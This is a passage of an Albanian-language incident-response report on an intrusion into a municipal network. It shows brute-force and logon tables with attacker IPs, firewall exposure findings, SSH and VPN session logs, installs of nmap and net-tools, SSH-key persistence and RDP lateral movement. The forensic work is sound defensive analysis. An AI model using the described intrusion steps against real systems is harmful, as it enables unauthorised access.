2025-06-11T13:34:26.219092+00:00	Account Brute Force	168	4625	
2025-06-11T17:45:00.177082+00:00	Account Brute Force	132	4625	
2025-06-11T13:48:02.008662+00:00	Account Brute Force	106	4625	
2025-06-13T21:28:55.544267+00:00	Account Brute Force	102	4625	
2025-06-12T06:58:45.313415+00:00	Account Brute Force	100	4625	
2025-06-12T09:04:46.432074+00:00	Account Brute Force	94	4625	
2025-06-11T15:26:14.851637+00:00	Account Brute Force	93	4625	
2025-06-13T20:57:28.804363+00:00	Account Brute Force	77	4625	
2025-06-11T16:00:56.549130+00:00	Account Brute Force	72	4625	
2025-06-11T17:36:48.458839+00:00	Account Brute Force	64	4625	
2025-06-12T18:22:27.901609+00:00	Account Brute Force	54	4625	
2025-06-12T06:32:14.755280+00:00	Account Brute Force	52	4625	
2025-06-18T11:22:33.296304+00:00	Account Brute Force	50	4625	
2025-06-11T20:29:11.612811+00:00	Account Brute Force	47	4625	

Figura 7: Tentativa BruteForce drejt mail server

- Login të suksesshme drejt mail server përmes IP-ve të dyshimta.

	A	B	C	D	E	F	G	H	I	J	K
1	Succe	Event	Target Account	Target Domai	Target Computer	Logon Type	Source Acco	Source	Source Compute	Source	Address
183	1442	Sec 4624	[redacted]	BASHKIA	[redacted]	Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
193	1265	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
248	984	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
308	613	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
311	595	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
316	576	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
339	483	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
345	452	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
351	410	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
354	401	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
368	362	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
382	326	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
410	262	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
412	258	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
413	258	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
418	248	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
419	246	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
423	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
424	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
425	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
426	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
427	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
428	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
429	240	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
453	196	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		45.38.194.212
494	144	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
541	92	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
590	66	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
605	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
606	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
607	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
609	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
610	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
612	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
613	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
614	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
615	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
617	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
618	60	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152
659	48	Sec 4624		BASHKIA		Network	-	-	WINDOWS-LU-LUXE		144.172.87.152

Figura 8: Login të suksesshme drejt mail server

Me datë **11 Qershor 2025** ora **18:19,** në loget e Exchange Server evidentohet qasja e sukseshme ndaj përdoruesve të ndryshëm me IP ***45.38.194.212*** me emër kompjuteri ***WINDOWS-LU-LUXE***.




Figura 9: Qasje drejt përdoruesve

Si rrjedhojë e artifakteve të zbuluara më sipër, u thellua analiza e incidentit për të zbuluar zinxhirin e plotë të sulmit dhe kompromet imit.

2.2.1 Analiza e Firewall

[redacted]

Impakti:

[redacted]




Figura 10: Diagrama e rrjetit e përgjithsuar e infrastrukturës, pas analizës




Figura 11: Ndërfaqja e firewall

[redacted]

[redacted]

Figura 12: Akses i dyanshëm i [redacted]nga jashtë për një periudhë 1-javore

Portat TCP të hapura nga publiku drejt [redacted].

Impakti: Sulmuesit mund të realizojnë skanime portash, sulme brute-force, ose të përfitojnë nga shërbime të pambrojtura.

Portat UDP, të cilat zakonisht përdoren për [redacted], ishin gjithashtu të hapura për publikun.

Impakti: Kërcënim i drejtpërdrejtë për përgjim të të dhënave ose abuzim me [redacted].




Figura 13: Portat e hapura TCP dhe UDP në [redacted].

[redacted].

Impakti: [redacted].




Figura 14: Routing i subnet-eve .

[redacted].

Impakti: [redacted].




Figura 15: Filtra të cilat kanë qenë aktive.

Nga analiza e thelluar u konstatua përdorimi i përdoruesve të panjohur të krijuar në *Switch Level3 Core*. Këto përdorues kishin aksese të paautorizuar në *Switch Level3 Core.*

Impakti: Mundësi e lartë për "*backdoor*" ose kontroll të paautorizuar në infrastrukturë. Rrezik aktiv për manipulim konfigurimi, dëmtim të rrjetit, ose mbikëqyrje e aktiviteteve të brendshme.




Figura 16: Sw L3 core, përdorues të shtuar

2.2.2 Aktiviteti i zhvilluar

Rezulton se në datë 11 qershor në orën 19:30 në serverin [redacted] *tirana.al* [redacted] logohet përdoruesi [redacted] përmes *SSLVPN* dhe më tej me *secure shell (SSH).*

```
l [redacted]  pts/0  [redacted]  Wed Jun 11 21:10 - 22:32  (01:22)
l [redacted]  pts/0  [redacted]  Wed Jun 11 21:09 - 21:10  (00:00)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:49 - 21:09  (00:19)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:46 - 20:49  (00:03)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:32 - 20:34  (00:02)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:23 - 20:31  (00:08)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:20 - 20:23  (00:02)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:19 - 20:20  (00:00)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:15 - 20:19  (00:04)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:13 - 20:14  (00:01)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:10 - 20:12  (00:02)
l [redacted]  pts/0  [redacted]  Wed Jun 11 20:02 - 20:10  (00:07)
l [redacted]  pts/0  [redacted]  Wed Jun 11 19:57 - 20:02  (00:04)
l [redacted]  pts/0  [redacted]  Wed Jun 11 19:30 - 19:47  (00:17)
```

Figura 17: Login përmes SSLVPN

```
2025-06-11T19:29:28.144585+02:00 [redacted] sshd[1039664]: Connection reset by [redacted] port 29627
2025-06-11T19:30:04.433404+02:00 [redacted] sshd[1039683]: Accepted password for [redacted] from [redacted] port 30127 ssh2
2025-06-11T19:30:04.437034+02:00 [redacted] sshd[1039683]: pam_unix(sshd:session): session opened for user [redacted] uid=1000) by
[redacted] uid=0)
2025-06-11T19:30:04.448002+02:00 [redacted] systemd-logind[1062]: New session 5964 of user [redacted]
2025-06-11T19:30:04.514543+02:00 [redacted] (systemd): pam_unix(systemd-user:session): session opened for user [redacted] uid=1000) by
[redacted] uid=0)
2025-06-11T19:31:55.368474+02:00 [redacted] sudo: [redacted] TTY=pts/0 ; PWD=/home/[redacted] ; USER=[redacted] AND=/usr/bin/su -
2025-06-11T19:31:55.369754+02:00 [redacted] sudo: pam_unix(sudo:session): session opened for user [redacted] id=1000)
2025-06-11T19:31:55.444285+02:00 [redacted] su[1039847]: (to [redacted] n pts/1
2025-06-11T19:31:55.444804+02:00 [redacted] su[1039847]: pam_unix(su-l:session): session opened for user [redacted] id=0)
```

Figura 18: Login në SSH

Evidentohet instalimi i mjeteve si *net-tools, nmap* dhe konfigurohet *ssh key* për të ruajtur qëndrueshmërinë në server.

```
Start-Date: 2025-06-11  19:44:22
Commandline: apt install net-tools
Install: net-tools:amd64 (2.10-0.1ubuntu4.4)
End-Date: 2025-06-11  19:44:28

Start-Date: 2025-06-11  19:59:03
Commandline: apt install nmap
Install: nmap-common:amd64 (7.94+git20230807.3be01efb1+dfsg-3build2, automatic), libblas3:amd64 (3.12.0-3build1.1, automatic),
libssh2-1t64:amd64 (1.11.0-4.1build2, automatic), nmap:amd64 (7.94+git20230807.3be01efb1+dfsg-3build2), liblinear4:amd64 (2.3.0
+dfsg-5build1, automatic)
End-Date: 2025-06-11  19:59:13
```

Figura 19: Instalimi i tools-ave

```
[redacted] /.ssh# cat known_hosts
2sP2Vuhy9hYDJtpfo+gGWG6NNwnFEB0wae49pT+gGmFco+ ssh-ed25519 AAAA[redacted]
UGfys6nMkawrhAWyc+H JenKaHqV4nrC2t9A6IOPBEah89E+ ssh-ed25519 AAAA[redacted]
/.ssh#
```

Figura 20: Konfigurimi i çelësave privat SSH

Në datën **11 Qershor** në orën **20:50** aktiviteti vazhdon drejt serverit [redacted]. Evidentohet përdorimi i protokollit RDP me përdorues [redacted].




Figura 21: RDP login nga [redacted] drejt[redacted]

Pas aksesit në këtë server, aktorët keqdashës janë munduar të përdorin skedarë të cilat janë bllokuar nga antivirusi. Skedari pas kontrollit nuk u arrit të gjendej dhe nuk kuptohet funksionaliteti i tij, por nga analiza e *AmCache* evidentohet hashi i ketij skedari të bllokuar.

Figura 22: p.exe eksportuar nga AmCache




Figura 23: p.exe i bllokuar nga [redacted]

Aktiviteti i këtij përdoruesi ([redacted]) vazhdon me aksesin përmes RDP drejt serverit [redacted] ([redacted] *backend* - [redacted]) në orën **21:11**.

